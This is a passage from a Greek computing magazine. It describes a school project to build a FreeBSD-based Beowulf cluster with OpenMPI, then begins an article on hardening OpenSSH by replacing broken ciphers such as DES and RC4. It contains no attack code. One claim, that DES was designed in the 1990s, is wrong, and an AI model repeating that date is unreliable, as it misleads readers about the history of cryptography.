να τους ζητήσει το π στο τετράγωνο.) Άπειρες κιλοβατώρες ρεύματος έχουν χαθεί σε τέτοια, χμ, "χρήσιμα" προγράμματα, σε διάφορα Beowulf Clusters. Μα καλά, θα μου πείτε, αν ένα Beowulf Cluster δεν είναι χρήσιμο, γιατί να το κατασκευάσουμε; Κατ' αρχάς, αν και το παραπάνω σενάριο συνιστά σπατάλη ενέργειας, δείχνει πόσο χρήσιμο μπορεί να γίνει ένα cluster όταν θέλουμε να εκτελέσουμε πραγματικά πολλούς υπολογισμούς. Από την άλλη, όπως θα έπρεπε να γνωρίζετε, εμείς δεν κατασκευάζουμε μόνο χρήσιμα πράγματα ;) Πολλές φορές καταπιανόμαστε με κάποιο project, μόνο και μόνο για να περάσουμε μερικές ευχάριστες και δημιουργικές ώρες, αποκτώντας ταυτόχρονα νέες γνώσεις. Έτσι, μια νύχτα σκοτεινή σαν όλες τις άλλες, στριφογυρίζοντας ανήσυχα κάτω από τις κουβέρτες, γεννήθηκε στο μυαλό του γράφοντα η ιδέα της κατασκευής του δικού μας Beowulf Cluster. Το όλο εγχείρημα πήρε το όνομα Aiolos Project.

Η ιστορία μέχρι τώρα

Το Aiolos Project, την ώρα που διαβάζετε αυτές τις γραμμές, συνεχίζει να χτίζεται και οι σελίδες της ιστορίας του γράφονται ακόμα. Δεν είναι κάτι που έχουμε τελειώσει και σκοπεύουμε απλά να παρουσιάσουμε. Αν μας ακολουθήσετε, θα προχωρήσουμε βήμα προς βήμα μαζί, μέχρι το τέλος. Το δικό μας cluster θα αποτελείται από τέσσερα μηχανήματα, αλλά το δικό σας μπορεί να αποτελείται από οποιοδήποτε πλήθος *άνω* των δύο. Κι αν δεν έχετε αληθινά μηχανήματα, μπορείτε να μας ακολουθήσετε σ' αυτή την περιπέτεια με τη βοήθεια μερικών εικονικών μηχανών. Σημειώστε πάντως ότι μπορείτε να χρησιμοποιήσετε όσο καινούρια ή παλιά μηχανήματα θέλετε και δεν είναι ανάγκη να είναι όμοια, ούτε ιδιαίτερα ισχυρά. Ίσως είναι ώρα να βγάλετε εκείνο τον ξεχασμένο Pentium II από το ντουλάπι, για μια τελευταία φορά.

Το Aiolos Project δεν ξεκίνησε επειδή μας περίσσευαν καινούρια ή παλιά μηχανήματα. Όπως θα δείτε, για την κατασκευή του αγοράσαμε ειδικές μητρικές και για την ώρα ο γράφων έχει ξοδέψει περί τα 240 ευρώ. Ο σκοπός όμως είναι ιερός. Στο ημερολόγιο του Aiolos Project (`http://aiolos.freebsdworld.gr/node/2`) θα δείτε ότι το όλο εγχείρημα ξεκίνησε ως ένα σχολικό project, αλλά όχι με την έννοια της εργασίας για κάποιο μάθημα. Σκεφτείτε το σαν μια παράπλευρη ενασχόληση, που θα μας προσέφερε γνώσεις και χαρά. Για να ευδοκιμήσει ένα τέτοιο εγχείρημα στο σχολείο, χρειάζονται κάποια πράγματα που δυστυχώς δεν είναι δεδομένα:

- Καθηγητές που δεν βαριούνται και δεν σέρνονται από τη μια αίθουσα στην άλλη, διδάσκοντας κάθε μέρα τα ίδια βαρετά πράγματα
- Μαθητές που προτίθενται να διαθέσουν τον ελεύθερο χρόνο τους για να πειραματιστούν, αντί να πίνουν καφέδες και να παίζουν τα τελευταία video games
- Εξοπλισμό ή χρήματα για να αγοραστεί (ο εξοπλισμός)
- Το FreeBSD, το είπαμε; Αυτό πρέπει να το θεωρείτε πάντα δεδομένο :)



Εικόνα 1
Ο κόμβος master χρησιμοποιείται για τον έλεγχο του cluster, διαθέτει όλα τα δεδομένα και συγκεντρώνει τα αποτελέσματα. Οι κόμβοι slave εκτελούν το πρόγραμμα των υπολογισμών. Όλοι οι κόμβοι συνδέονται μεταξύ τους με κάρτες δικτύου (Ethernet) κι ένα switch. (Το σχήμα είναι από τη Wikipedia.)

Όταν ήρθε στον γράφοντα η επιφοίτηση, υπήρχαν μόνο τα δύο από τα παραπάνω συστατικά: Το πρώτο και το τέταρτο. Βέβαια υπήρχε και το δεύτερο, αλλά μιλάμε μόνο για έναν μαθητή. Χωρίς αυτόν, πάντως, το Aiolos Project δεν θα ξεκινούσε. Όσο για το τρίτο συστατικό, θα σας πω μόνο ένα πράγμα (αλλά μη το πείτε στη madam Μέρκελ): Λεφτά υπάρχουν ή, τέλος πάντων, θα τα βρούμε! Ούτως ή άλλως δεν θα χρειαστούν πολλά.

Η ιδέα ξεκίνησε λίγο πριν το Δεκέμβρη του 2014 οπότε και δημιουργήθηκε το site (http://aiolos.freebsdworld.gr), γράφτηκε το FAQ (http://aiolos.freebsdworld.gr/node/1) και ξεκίνησε η καταγραφή του project στο ημερολόγιο που αναφέραμε προηγουμένως. Την ίδια περίοδο δημιουργήσαμε και μια διαφημιστική αφίσα (http://aiolos.freebsdworld.gr/node/7) όπως επίσης και τις απαραίτητες σημειώσεις (http://aiolos.freebsdworld.gr/node/6), ώστε να βοηθήσουμε τους νέους φίλους να έρθουν σε επαφή με το FreeBSD. Κι αν δεν το έχετε καταλάβει ως τώρα, να σας πούμε ότι το cluster που στήνουμε θα βασίζεται σε ένα πανίσχυρο λειτουργικό σύστημα, προϊόν Ελεύθερου Λογισμικού, το FreeBSD. Μη νομίζετε όμως ότι είχαμε και πολλές επιλογές. Για να φτιάξει κανείς ένα Beowulf Cluster, θα στραφεί υποχρεωτικά σε κάποιο σύστημα τύπου Unix. Θα μπορούσαμε να χρησιμοποιήσουμε οποιαδήποτε διανομή του Linux ή του BSD, αλλά τα Windows αποκλείονται. Αν χρησιμοποιούσαμε Linux, θα ήταν προτιμότερο να ξεκινήσουμε με μια λιτή διανομή, στην οποία θα χτίζαμε σταδιακά τα απαιτούμενα προγράμματα και όχι με κάποια διανομή full desktop, από την οποία θα έπρεπε να ξηλώσουμε τα μισά πακέτα. Κατά το παρελθόν, ο γράφων είχε στήσει ένα Beowulf Cluster με τη βοήθεια του Debian GNU/Linux. Αυτή τη φορά, όμως, το ίδιο πρόσωπο (ο γράφων ;)) αποφάσισε να εργαστεί με το αγαπημένο του FreeBSD και, ταυτόχρονα, να μυήσει σε αυτό όσους θα τον ακολουθούσαν. Πάντως, τα περισσότερα βήματα που θα δούμε μπορούν να αναπαραχθούν και σε κάποιο σύστημα Linux. Αν είσαστε εξοικειωμένοι με τη γραμμή εντολών και τη "χειροκίνητη"



Εικόνα 2
Το miniwulf αποτελεί ένα FreeBSD cluster, για την κατασκευή του οποίου ξοδέψαμε πολλά ευχάριστα απογεύματα. Μπορείτε να διαβάσετε περισσότερα γι' αυτό στο `http://blizzard.rwic.und.edu/~nordlie/miniwulf`

επέμβαση σε αρχεία ρυθμίσεων, μπορείτε απλά να χρησιμοποιήσετε την αγαπημένη σας διανομή Linux και δεν θα έχετε κανένα πρόβλημα. Αν όμως θέλετε να στήσετε το cluster και την ίδια στιγμή να μάθετε να εγκαθιστάτε ένα σύστημα FreeBSD, θα σας προτείναμε να ξεκινήσετε από το ακόλουθο PDF:

`http://aiolos.freebsdworld.gr/sites/default/files/install101.pdf`

Πρόκειται για έναν σύντομο οδηγό που ξεκινά την εγκατάσταση του FreeBSD από το μηδέν και φτάνει μέχρι το περιβάλλον γραφικών. Παρεμπιπτόντως, πρέπει να σημειώσουμε ότι το περιβάλλον γραφικών απαιτείται μόνο σε ένα από τα μηχανήματα του cluster. Τα υπόλοιπα θα κάνουν μόνο πράξεις και δεν θα διαθέτουν οθόνη, οπότε η προσθήκη GUI σ' αυτά θα ήταν εντελώς άχρηστη ενέργεια. Σε πρώτη φάση, λοιπόν, θα σας προτείναμε να εξοικειωθείτε με την εγκατάσταση του FreeBSD, μέχρι το σημείο όπου ξεκινά η ρύθμιση του περιβάλλοντος γραφικών (σελίδα 21 στις σημειώσεις).

Beowulf Cluster και υπηρεσίες συστήματος

Σε ένα compute cluster, πολλοί υπολογιστές συνδέονται μεταξύ τους κι εκτελούν το ίδιο πρόγραμμα. Ο καθένας όμως χρησιμοποιεί το δικό του σύνολο δεδομένων και, ουσιαστικά, ο καθένας επιλύει ένα διαφορετικό τμήμα του εκάστοτε προβλήματος. Στο τέλος, οι καρποί της εργασίας όλων των κόμβων συνδυάζονται κατάλληλα προ-


κειμένου να έχουμε το τελικό αποτέλεσμα. Προφανώς, η κατηγορία των προβλημάτων που μπορούν να επιλυθούν με αυτό τον τρόπο είναι συγκεκριμένη. Πρέπει να υπάρχει ένα μεγάλο σύνολο αρχικών δεδομένων, το οποίο να μπορεί να σπάσει σε επιμέρους τμήματα και καθένα από αυτά να παρουσιάζει μια σχετική ανεξαρτησία: Να μπορεί να υποστεί την οποιαδήποτε επεξεργασία, ανεξάρτητα από τα υπόλοιπα τμήματα. Η τοπολογία ενός συστήματος Beowulf φαίνεται στην εικόνα 1. Αν θέλετε να δείτε κι ένα cluster με μηχανήματα που τρέχουν FreeBSD, ρίξτε μια ματιά στην εικόνα 2. Τα μηχανήματα της εικόνας είναι αρκετά παλιά, αλλά ούτως ή άλλως η ιδέα του Beowulf Cluster δεν είναι κι αυτή καινούρια :)

Ας αφήσουμε όμως το hardware κι ας στραφούμε στο software, που δίνει ζωή σ' ένα τέτοιο σύστημα. Εκτός από το λειτουργικό σύστημα, το cluster απαιτεί προγράμματα που είναι γραμμένα με κατάλληλο τρόπο. Ας δούμε μερικά χαρακτηριστικά που παρουσιάζουν τα προγράμματα του είδους:

- Το εκτελέσιμο αρχείο είναι κοινό, αλλά κάθε στιγμιότυπο που εκτελείται σε κάποιο μηχάνημα γνωρίζει το ρόλο του αντίστοιχου κόμβου (αν είναι master ή slave), πόσοι άλλοι κόμβοι συμμετέχουν και ποιο τμήμα δεδομένων πρέπει να επεξεργαστεί. Παρεμπιπτόντως, το εκτελέσιμο αρχείο βολεύει να βρίσκεται σ' έναν κοινόχρηστο κατάλογο του master node και να είναι διαθέσιμο στους υπόλοιπους κόμβους μέσω NFS.
- Η εκτέλεση του προγράμματος ξεκινάει από το master node και με κάποιον μυστηριώδη τρόπο φαίνεται να ξεκινάει ταυτόχρονα και στους κόμβους slave. Δεδομένου ότι ένα πρόγραμμα εκτελείται πάντοτε από κάποιον συγκεκριμένο



Εικόνα 3
Ιδού μία από τις μητρικές που θα χρησιμοποιηθούν στο Aiolos Project (Asrock Q1900b-ITX). Την έχουμε δοκιμάσει ήδη με το FreeBSD 10.1-RELEASE και λειτουργεί άψογα!



Εικόνα 4
Κάπως έτσι σκοπεύουμε να τοποθετήσουμε τις μητρικές, αφού βρούμε τον κατάλληλο τρόπο στήριξης. Για τη στέγαση των υπολοίπων εξαρτημάτων θα φτιάξουμε μια βάση από plexiglass. Για την ψύξη σκοπεύουμε να πάρουμε έναν ανεμιστήρα 23 εκατοστών!

χρήστη κι όχι από πολλούς μαζί, τα στιγμιότυπα που τρέχουν στους κόμβους slave είναι αναμενόμενο να εκτελούνται από τον ίδιο χρήστη. Στην πραγματικότητα χρησιμοποιείται η υπηρεσία OpenSSH και με την εκτέλεση του προγράμματος στον κόμβο master, πραγματοποιείται αυτόματα η σύνδεση στους υπόλοιπους κόμβους και η εκτέλεση προγράμματος.

- Οι κόμβοι slave πρέπει να επικοινωνούν τουλάχιστον με τον κόμβο master, ενώ σε κάποιες περιπτώσεις απαιτείται και η μεταξύ τους επικοινωνία. Τα μηνύματα που ανταλλάσσονται είναι του τύπου "πάρε αυτό το αποτέλεσμα", "δώσε μου κάτι να κάνω" ή "αυτό το κομμάτι το έχω αναλάβει εγώ". Σε κάθε περίπτωση, πρέπει να θυμόμαστε ότι πρόκειται για στιγμιότυπα του ίδιου προγράμματος και ότι μόνο τα δεδομένα διαφοροποιούνται (Single Program, Multiple Data).

Από την παραπάνω περιγραφή έχουμε εντοπίσει ήδη δύο υπηρεσίες που θα μας παρέχει το λειτουργικό: NFS για το file sharing και SSH για τη σύνδεση στους κόμβους και της εκτέλεση του προγράμματος. Η ρύθμιση των παραπάνω αποτελεί απλή υπόθεση, ενώ ειδικά για το OpenSSH, μπορούμε να υποθέσουμε ότι αρκετοί αναγνώστες το γνωρίζουν πολύ καλά. Πάντως, για την ακριβή ρύθμιση του SSH που απαιτεί η λειτουργία ενός Beowulf cluster, μπορείτε να συμβουλευτείτε τις ακόλουθες σημειώσεις:

http://aiolos.freebsdworld.gr/sites/default/files/aiolos1.pdf

Φαίνεται όμως να λείπει κάτι ακόμα: Ποιο είναι το σύστημα με το οποίο γίνεται η ανταλλαγή των μηνυμάτων μεταξύ των κόμβων; Πώς γνωρίζει κάθε κόμβος το ρόλο του, τα δεδομένα που πρέπει να επεξεργαστεί και το συνολικό πλήθος των κόμβων; Και σε τελική ανάλυση, πώς γράφεται ένα πρόγραμμα που συμπεριφέρεται διαφορετικά σε κάθε κόμβο; Για να απαντήσουμε σε αυτά τα ερωτήματα πρέπει να μιλήσουμε για την καρδιά των clusters: τον μηχανισμό MPI (Message Passing Interface) και την ομώνυμη βιβλιοθήκη.

MPI και OpenMPI

Το Message Passing Interface αποτελεί έναν μηχανισμό για την ανταλλαγή μηνυμάτων μεταξύ διεργασιών (processes), με σκοπό την παράλληλη εκτέλεση σε συστήματα με κατανεμημένη μνήμη. Μια πολύ συνηθισμένη χρήση, όπως φαντάζεστε, είναι η δημιουργία συστημάτων Beowulf. Το MPI, ως πρωτόκολλο, είναι ανεξάρτητο από την εκάστοτε γλώσσα προγραμματισμού και υποστηρίζει την επικοινωνία τύπου "σημείο προς σημείο" (point to point), όπως και τη λεγόμενη συλλογική επικοινωνία (collective communications). Το πρωτόκολλο έχει περάσει από διάφορα στάδια εξέλιξης και σήμερα μιλάμε για το MPI-2. Ένα εναλλακτικό πρωτόκολλο για παρόμοιες εργασίες είναι το PVM (Parallel Virtual Machine), το οποίο ξεκίνησε μερικά χρόνια πριν από το MPI και αποτέλεσε την πηγή έμπνευσης του τελευταίου. Όπως φαντάζεστε υπάρχουν πολλές υλοποιήσεις του πρωτοκόλλου MPI, αλλά εμείς επιλέξαμε τη βιβλιοθήκη OpenMPI. Το πολύ ενδιαφέρον χαρακτηριστικό της συγκεκριμένης βιβλιοθήκης είναι ότι συνεργάζεται με τη γλώσσα Python. Έτσι, καταφέραμε να ανακατέψουμε όλα τα αγαπημένα μας θέματα: FreeBSD, Beowulf και Python!

Η εγκατάσταση του OpenMPI στο FreeBSD είναι πολύ απλή υπόθεση και καλύπτεται στις σημειώσεις που αναφέραμε προηγουμένως. Επιγραμματικά, για να ακολουθήσετε το Aiolos Project πρέπει να κάνετε τα εξής:

- Να εγκαταστήσετε ένα σύστημα FreeBSD (ή Linux) χωρίς απαραίτητα κάποιο περιβάλλον γραφικών

- Να ρυθμίσετε τον OpenSSH server σύμφωνα με τις σημειώσεις μας

- Να εγκαταστήσετε το OpenMPI (πάλι με τη βοήθεια των σημειώσεων)

- Να κάνετε λίγη υπομονή, καθώς παράλληλα μ' εσάς φτιάχνουμε κι εμείς το δικό μας cluster ;)

Μπορείτε να παρακολουθείτε την πρόοδό μας και να κατεβάζετε όποιες σημειώσεις ετοιμάζουμε από το επίσημο site του project, ή από τη σελίδα μας στο Facebook: http://www.facebook.com/acproject. Στο μεταξύ, ας δούμε το υλικό που σκοπεύουμε να χρησιμοποιήσουμε στο Aiolos Project.

Το υλικό του Aiolos

Για το δικό μας (σχολικό) cluster έχουμε επιλέξει κάτι πρωτότυπο: Δεν θα χρησιμοποιήσουμε ολόκληρα κουτιά υπολογιστών, αλλά θα φτιάξουμε μια κατασκευή στην οποία οι μητρικές θα τοποθετηθούν η μια πάνω από την άλλη, σαν μια στοίβα. Η βάση θα έχει σχήμα Π και θα στεγάσει το τροφοδοτικό, τους δίσκους και το switch για τη δικτυακή σύνδεση των κόμβων. Παρατηρήσατε ότι είπαμε "τροφοδοτικό" και όχι "τροφοδοτικά"; Σκοπεύουμε να τροφοδοτήσουμε τις τρεις μητρικές που θα απο-

τελούν τους κόμβους slave με το ίδιο τροφοδοτικό! Αυτό ελπίζουμε ότι θα είναι εφικτό (δεν το έχουμε κάνει ακόμα :D) καθώς οι μητρικές έχουν ελάχιστες ενεργειακές απαιτήσεις. Πρόκειται για mini-ITX motherboards με επεξεργαστές Celeron J1900. Μη γελάτε με την επιλογή του επεξεργαστή! Είναι τελευταίας γενιάς (Bay trail), αρκετά γρήγορος και φτηνός. Επιπρόσθετα, οι μητρικές είναι πολύ μικρές κι έχουν παθητική ψύξη. Μάλιστα, η κατανάλωσή τους υπό πλήρες φορτίο είναι τόσο χαμηλή, που η ψύκτρα τους δεν ζεσταίνει ούτε σάντουιτς[1]. Επί του παρόντος διαθέτουμε ήδη μια τέτοια μητρική, ενώ την ώρα που θα διαβάζετε αυτές τις γραμμές θα έχουμε παραλάβει και τη δεύτερη. Οι επεξεργαστές που αναφέραμε είναι τετραπύρηνοι κι αυτό σημαίνει ότι με τις τρεις μητρικές θα έχουμε στη διάθεσή μας δώδεκα πυρήνες. Στο ρόλο του κόμβου master θα χρησιμοποιήσουμε έναν φορητό υπολογιστή μ' έναν διπύρηνο επεξεργαστή Core i3. Σημειώστε ότι ένας πυρήνας θα επιστρατευθεί για τους υπολογισμούς, ενώ ο άλλος θα αναλάβει διαχειριστικά καθήκοντα.

Ο κόμβος master διαθέτει 8GB RAM, ενώ κάθε κόμβος slave θα διαθέτει 4GB RAM. Έτσι το Beowulf Cluster που σχεδιάζουμε θα διαθέτει συνολικά 14 πυρήνες και 20GB μνήμης. Επιπρόσθετα, κάθε κόμβος slave θα έχει ένα δίσκο χωρητικότητας 500GB, ενώ ο master θα προσφέρει και έναν κοινόχρηστο αποθηκευτικό χώρο. Για το switch ανοίξαμε το γνωστό ντουλάπι με τα εξαρτήματα και βρήκαμε ένα "πεντάθυρο κατοστάρι" (100Mbps / 5port), το οποίο μπορεί να 'ναι αργό και ακατάλληλο για ένα σύγχρονο τοπικό δίκτυο, αλλά είναι υπεραρκετό για τις ανάγκες του cluster.

Ελπίζουμε να παρακολουθήσετε την πορεία της κατασκευής μας αλλά, πολύ περισσότερο, ευελπιστούμε ότι θα ξεκινήσετε κι εσείς την ίδια περιπέτεια! Στο επόμενο άρθρο θα εξετάσουμε τις λεπτομέρειες για τη ρύθμιση των απαιτούμενων υπηρεσιών του συστήματος, ενώ θα κάνουμε και μια πρώτη δοκιμή του OpenMPI! Μέχρι τότε σας ευχόμαστε να περάσετε πολλές ευχάριστες, ξάγρυπνες και δημιουργικές νύχτες ;)



Εικόνα 5
Στιγμιότυπο από την πρώτη συνάντηση του Aiolos Project, κατά την οποία παρουσιάστηκαν οι βασικές έννοιες, μοιράστηκαν οι σημειώσεις και CD για μερικές δοκιμαστικές εγκαταστάσεις του FreeBSD στο VirtualBox. Μπορείτε να ξεκινήσετε κι εσείς τους πειραματισμούς σας με τον ίδιο τρόπο.

1. Ο γράφων θυμάται συστήματα, επάνω στην ψύκτρα των οποίων μπορούσες να τηγανίσεις αυγά!

Skill: Intermediate
Tags: Snowden, SSH, public key authentication, fingerprints, passwordless login, two-factor authentication



by Spir@lEvolut10n

Ασφαλέστερο OpenSSH, εδώ και τώρα!

Με την πάροδο του χρόνου οι τεχνικές επιθέσεων βελτιώνονται. Αυτό είναι το μόνο σίγουρο. Αντίθετα, τα προβληματικά συστήματα δεν διορθώνονται πάντα έγκαιρα κι αν συνυπολογίσουμε την αδιαφορία ή και την άγνοια ορισμένων διαχειριστών, τα πράγματα γίνονται σκούρα: Μια επίθεση που σήμερα είναι πρακτικά ακίνδυνη και αδιάφορη, αύριο δεν αποκλείεται να μετατραπεί σε εφιάλτη. Έχοντας αυτά κατά νου, θα εξετάσουμε ορισμένα προληπτικά μέτρα για τη θωράκιση των κρυπτογραφημένων συνδέσεων SSH.


Πόσο ασφαλείς είναι οι συνδέσεις Secure Shell; Μη νομίζετε ότι σκοπεύουμε να κάνουμε κάποια αποκάλυψη – βόμβα. Δεν γνωρίζουμε κάτι συνταρακτικό ή, τέλος πάντων, κάτι που να μη γνωρίζετε κι εσείς. Η ερώτηση τίθεται ως αφετηρία προβληματισμού. Για την υλοποίηση μιας σύνδεσης SSH απαιτούνται αρκετά βήματα, όπως η δημιουργία και η ανταλλαγή ενός κοινού μυστικού μεγέθους (του κλειδιού), η πιστοποίηση της ταυτότητας των "συνομιλητών", η κρυπτογράφηση των μηνυμάτων κ.ά. Όπως αντιλαμβάνεστε, σε αυτά τα στάδια αξιοποιούνται διάφοροι αλγόριθμοι, που θα μπορούσαμε να πούμε ότι συνδυάζονται σαν τους κρίκους μιας αλυσίδας. Αν σε κάποιον από αυτούς εντοπιστεί μια ευπάθεια, η προστασία που παρέχει το SSH θα κλονιστεί. Προσοχή: Δεν λέμε ότι θα παραβιαστεί: μόνο ότι θα κινδυνέψει. Το αν θα ξεπεραστεί πλήρως η ασφάλεια εξαρτάται από τη φύση της ευπάθειας, καθώς κι από το πόσο εξελιγμένες είναι οι αντίστοιχες επιθέσεις.

Πίσω από τις προηγούμενες, σχεδόν αυτονόητες, διατυπώσεις, κρύβεται μια κρίσιμη λεπτομέρεια που συνήθως παραβλέπουμε: Οι αλγόριθμοι που χρησιμοποιούνται στην κρυπτογραφία δεν κινδυνεύουν μόνο από τις προγραμματιστικές αδυναμίες, δηλαδή από τα λάθη ή τις παραλείψεις των προγραμματιστών (implementation flaws). Επομένως, η τακτική ενημέρωση του λογισμικού δεν είναι σίγουρο ότι μπορεί να μας προφυλάξει. Μη σας παραξενεύει αυτό. Η *υλοποίηση* ενός αλγορίθμου ενδέχεται να είναι εξαιρετικά προσεγμένη κι απαλλαγμένη από κάθε bug, αλλά η ίδια η λογική του να τον καθιστά τρωτό (design flaws). Σκεφτείτε το εξής: Οι αλγόριθμοι κρυπτογράφησης μετασχηματίζουν τα δεδομένα σε μια ακατάληπτη μορφή, επιστρατεύοντας περίπλοκες μαθηματικές διαδικασίες και, σε ορισμένες περιπτώσεις, ένα πρόσθετο σύνολο δεδομένων που ονομάζεται "κλειδί". Οι μαθηματικές διαδικασίες που πετυχαίνουν τη μετατροπή έχουν σχεδιαστεί κατά τέτοιον τρόπο, ώστε η αντιστροφή τους να είναι εξαιρετικά δύσκολη και *πρακτικά* αδύνατη. Αυτό όμως δεν σημαίνει ότι είναι εντελώς ανέφικτη. Όταν δεν γνωρίζουμε το κλειδί της κρυπτογράφησης ή όταν δεν υπάρχει καθόλου κλειδί (βλ. αλγόριθμους hashing, fingerprinting κ.ο.κ.), είναι *πρακτικά* αδύνατο να ξεκινήσουμε από τα κρυπτογραφημένα δεδομένα (ή το hash, το fingerprint κ.ο.κ.) και να βρούμε τα αρχικά, μη-κρυπτογραφημένα. Ακόμη και με μια επίθεση brute force, οι απαιτούμενες δοκιμές είναι τόσο πολλές που ο αντίστοιχος χρόνος είναι απαγορευτικά μεγάλος. Θεωρητικά, ωστόσο, τίποτα απ' όλα αυτά δεν είναι αδύνατο. Με την πάροδο του χρόνου η διαδικασία αντιστροφής ορισμένων αλγορίθμων επιταχύνθηκε σε τέτοιο βαθμό, που οι αλγόριθμοι θεωρήθηκαν σπασμένοι. Αυτό συνέβη είτε γιατί εντοπίστηκαν κάποιες αδυναμίες στο μαθηματικό υπόβαθρο, είτε γιατί υπήρξαν εξελίξεις στα μαθηματικά που επέτρεψαν την ταχύτερη λύση κάποιων υπολογιστικών προβλημάτων.

Φαίνεται, λοιπόν, ότι υπάρχουν αδυναμίες που μπορούν να εντοπίσουν οι προγραμματιστές, αλλά κι αδυναμίες που μπορούν να εντοπίσουν οι Μαθηματικοί. Τελικά, αυτό που πρέπει να θυμόμαστε είναι το εξής: Υπάρχουν προβλήματα που διορθώνονται με ένα software update, καθώς κι άλλα που απαιτούν την αντικατάσταση κάποιων τμημάτων του software. Στη δεύτερη περίπτωση, ο εκάστοτε διαχειριστής πρέπει να είναι καλά ενημερωμένος και πάνω απ' όλα ψύχραιμος.

Οι πρώτοι τριγμοί

Για αρκετούς αναγνώστες τα παραπάνω είναι γνωστά και δεν προκαλούν καμία έκπληξη. Σε τελική ανάλυση, το SSH μπορεί να μην παραμείνει άτρωτο για πάντα, αλλά κανένα σύστημα δεν είναι τέλειο κι αυτό επίσης δεν εκπλήσσει κανέναν. Η κατάσταση που έχει διαμορφωθεί, όμως, δεν επιτρέπει την ολιγωρία. Σε ό,τι αφο-



Για την αντικατάσταση των ευπαθών αλγορίθμων θα χρειαστούμε μια σχετικά πρόσφατη έκδοση του OpenSSH. Για αυτό το λόγο, στις διανομές που βασίζονται στο Debian πρέπει να προσθέσουμε το repository με τα λεγόμενα backports.

ρά ορισμένους αλγόριθμους, οι θεωρητικοί κίνδυνοι που περιγράψαμε έχουν γίνει πραγματικοί. Δεν υπονοούμε ότι η ασφάλεια των συνδέσεων SSH έχει καταλυθεί, παρά μόνον ότι κάποιοι αλγόριθμοι χρειάζονται αντικατάσταση. Επιτρέψτε μας να εξηγήσουμε.

Το DES (Data Encryption Standard) είναι ένας δημοφιλής αλγόριθμος συμμετρικής κρυπτογράφησης που υποστηρίζεται από πάρα πολλές εφαρμογές. Σχεδιάστηκε μέσα στη δεκαετία του '90 από την IBM, με τη μυστική συνδρομή (αν όχι παρέμβαση) της NSA. Όπως θα γνωρίζετε, η ασφάλεια του συγκεκριμένου αλγορίθμου έχει ξεπεραστεί προ πολλού. Τα μηνύματα που έχουν κρυπτογραφηθεί κατά DES μπορούν να σπάσουν σε λιγότερο από μία μέρα. Μάλιστα, αυτές οι επιδόσεις ανήκουν σε έναν υπερυπολογιστή ονόματι RIVYERA, που κατασκευάστηκε μόλις το 2008. Κάτι παρόμοιο ισχύει και για έναν ακόμα αλγόριθμο συμμετρικής κρυπτογράφησης, ο οποίος είναι γνωστός από τη χρήση του στα πρωτόκολλα WEP, WPA και TLS. Αναφερόμαστε στον αλγόριθμο RC4 (απαντάται και σαν ARCFOUR). Η αλήθεια είναι ότι ο συγκεκριμένος αλγόριθμος δεν έχει αλωθεί ολοκληρωτικά όπως ο DES, αλλά θεωρείται σπασμένος. Βλέπετε, το 2013 δημοσιεύτηκε μια επίθεση που επέτρεπε την "εξαγωγή" του κλειδιού κρυπτογράφησης από τη μελέτη ενός μεγάλου όγκου κρυπτογραφημένων δεδομένων. Το γεγονός εξάλλου ότι η Microsoft και το Mozilla Foundation προτείνουν την απόσυρση του RC4, δεν πρέπει να μας αφήνει αδιάφορους. Οι δύο εταιρείες, μετά κι από τις αποκαλύψεις Snowden, θεωρούν ότι ορισμένες 